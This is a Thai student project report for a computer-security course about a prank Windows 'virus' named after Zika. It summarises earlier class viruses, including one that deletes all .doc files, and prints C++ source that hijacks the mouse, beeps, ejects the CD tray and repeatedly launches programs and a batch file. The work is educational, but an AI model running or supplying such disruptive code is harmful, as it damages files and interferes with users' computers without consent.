

Zika Virus

รายวิชา : 322 376 Information and Communication Technology Security

เสนอ รศ.ดร.จักรชัย โสอินทร์

สมาชิกกลุ่ม 18.1

นางสาวชญานุช ชัชราภรณ์ 573020412-8

นางสาวอมิตตา สมเพชร 573020447-9

สาขาเทคโนโลยีสารสนเทศและการสื่อสาร

ภาควิชา วิทยาศาสตร์คอมพิวเตอร์ คณะวิทยาศาสตร์ มหาวิทยาลัยขอนแก่น

หลักการและเหตุผล

เนื่องจากปัจจุบันเทคโนโลยีเกี่ยวกับคอมพิวเตอร์เข้ามามีบทบาทในชีวิตประจำวันมากขึ้น ทำให้คอมพิวเตอร์มีความสำคัญต่อการดำเนินชีวิตของเราเพิ่มมากขึ้นทุกวัน จึงมีผู้ที่ไม่ประสงค์ดีอยากที่จะเข้ามาจัดการระบบข้อมูลในเครื่องคอมพิวเตอร์ของเราด้วยวิธีต่างๆ ซึ่งในปี พ.ศ.2558 ได้มีการระบาดของไวรัสซิกา ซึ่งเป็นอีกหนึ่งโรคที่มีอยู่กลายเป็นพาหะ แม้จะยังไร้วัคซีนป้องกัน แต่ผู้ป่วยส่วนใหญ่สามารถหายได้เองภายใน 7 วัน ที่ต้องระวังคือเด็กทารกที่หากติดเชื้อแล้วอาจทำให้มีศีรษะเล็กกว่าปกติ โดยมีอาการทั่วไปคือ มีไข้ อ่อนเพลีย ปวดศีรษะ ตาแดง มีผื่นแดง ปวดข้อปวดกล้ามเนื้อ และถ้าหากมีการติดเชื้อในหญิงตั้งครรภ์จะทำให้เกิดภาวะศีรษะเล็กในเด็กแรกเกิด ทางผู้จัดทำจึงได้ศึกษาอาการของไวรัสซิกา แล้วนำมาพัฒนาเป็นไวรัสทางคอมพิวเตอร์ที่มีอาการคล้ายกับโรคติดเชื้อ

ไวรัสซิกาของคน

### วัตถุประสงค์

- เพื่อศึกษาค้นคว้าเกี่ยวกับการทำงานของไวรัสคอมพิวเตอร์
- เพื่อทดสอบความสามารถของเครื่องคอมพิวเตอร์
- เพื่อใช้ในการทำโครงงานวิชา Security

### งานที่เกี่ยวข้อง

#### Virus Lunla

เนื่องจากปัจจุบันเครื่องคอมพิวเตอร์เข้ามามีบทบาทในชีวิตประจำวันมากขึ้น ทำให้มีผู้ที่ไม่ประสงค์ดีเข้ามาจัดการระบบข้อมูลในเครื่องด้วยวิธีต่างๆ ทางผู้จัดทำจึงสร้างไวรัสเพื่อศึกษาการทำงานและศึกษาวิธีการป้องกันและการรับมือกับไวรัส

- หลักการทำงาน

ในช่วงแรก ไวรัสจะเริ่มทำการลบไฟล์ที่มีนามสกุล .doc ในเครื่องทั้งหมดสุดท้ายจะเรียกเบราว์เซอร์ Chrome ให้มาทำงานโดยไม่หยุดและทำให้เครื่องค้าง


#### Virus Mers

เนื่องจากในปี พ.ศ.2556 ได้มีการระบาดของโรคเมอร์ส เราจึงได้ศึกษาอาการของโรคไวรัสเมอร์ส แล้วนำมาพัฒนาขึ้นเป็นไวรัสในคอมพิวเตอร์ที่มีอาการคล้ายกับโรคเมอร์ส ซึ่งไวรัสนี้จะทำให้คอมพิวเตอร์มีอาการผิดปกติ

- หลักการทำงาน

หน้าจอกะพริบ , CPU ทำงานหนัก(ร้อน) , แม้าส์รวน , CD เปิดออกเอง , คอมพิวเตอร์ส่งเสียงดัง




## ส่วนของโค้ดรันไวรัส



```
1 #include<iostream>
2 #include<windows.h>
3
4 int main ()
5 {
6
7     int x, y;
8     int repeats = 1000;
9     int start = 0;
10    POINT pt;
11    system("re.bat");
12    for(int i=0; i<10; i++) //first loop, down right
13    {
14        x = (65536 / 1360) * i - 1; //convert to absolute coordinates
15        y = (65536 / 768) * i - 1;
16        mouse_event(MOUSEEVENTF_MOVE | MOUSEEVENTF_ABSOLUTE, x, y, 0, 0); //move
17        GetCursorPos(&pt); //get cursor position
18        if(pt.x != i){mouse_event(MOUSEEVENTF_MOVE | MOUSEEVENTF_ABSOLUTE, x, y, 0, 0);} //check if the position is wrong, and if so fix it.
19        if(pt.y != i){mouse_event(MOUSEEVENTF_MOVE | MOUSEEVENTF_ABSOLUTE, x, y, 0, 0);}
20        //cout << "Try: " << i << ", " << i << "\tReal: " << pt.x << ", " << pt.y << "\tDiff: " << pt.x - i << ", " << pt.y - i << '\n';
21        Beep (850,300);
22
23        system("cdrom.exe open E");
24        system("write");
25        system("1.png");
26        system("ribbons.scr /");
27        //system("blue.exe");
28    }
29
30    for(int i=repeats; i>0; i--) //second loop, up left
31    {
32
33        x = (65536 / 1360) * i - 1;
34        y = (65536 / 768) * i - 1;
35        mouse_event(MOUSEEVENTF_MOVE | MOUSEEVENTF_ABSOLUTE, x, y, 0, 0);
36        GetCursorPos(&pt);
37        if(pt.x != i){mouse_event(MOUSEEVENTF_MOVE | MOUSEEVENTF_ABSOLUTE, x, y, 0, 0);}
38
39        for(int i=repeats; i>0; i--) //second loop, up left
40        {
41
42            x = (65536 / 1360) * i - 1;
43            y = (65536 / 768) * i - 1;
44            mouse_event(MOUSEEVENTF_MOVE | MOUSEEVENTF_ABSOLUTE, x, y, 0, 0);
45            GetCursorPos(&pt);
46            if(pt.x != i){mouse_event(MOUSEEVENTF_MOVE | MOUSEEVENTF_ABSOLUTE, x, y, 0, 0);}
47            if(pt.y != i){mouse_event(MOUSEEVENTF_MOVE | MOUSEEVENTF_ABSOLUTE, x, y, 0, 0);}
48            //cout << "Try: " << i << ", " << i << "\tReal: " << pt.x << ", " << pt.y << "\tDiff: " << pt.x - i << ", " << pt.y - i << '\n';
49            Beep (850,300);
50            //system("-r -f -t5");
51            system("cdrom.exe open E");
52            system("write");
53            system("1.png");
54            system("ribbons.scr /");
55            //system("blue.exe");
56        }
57    }
58 }
```

## อธิบายการทำงานของไวรัส

การสร้างไวรัสชิคา เราจะทำาการเขียนไวรัสขึ้นมาด้วย Dev C++ เมื่อทำการเขียนไฟล์ไวรัสเสร็จ เมื่อเรารันไวรัส จะขึ้น command line หรือ cmd รันชิพๆ ส่วนในการวนลูปเราสามารถกำหนดการเปิดหน้า Word ไฟล์รูปภาพต่างๆกันหลายอัน มีเสียงร้องดังขึ้น และยังกำหนดระยะเวลาการรีสตาร์ทเครื่องคอมพิวเตอร์ว่าให้รีสตาร์ทเครื่องใน 30 วินาที เมื่อทำการรันไวรัสขึ้น



Shutting down...

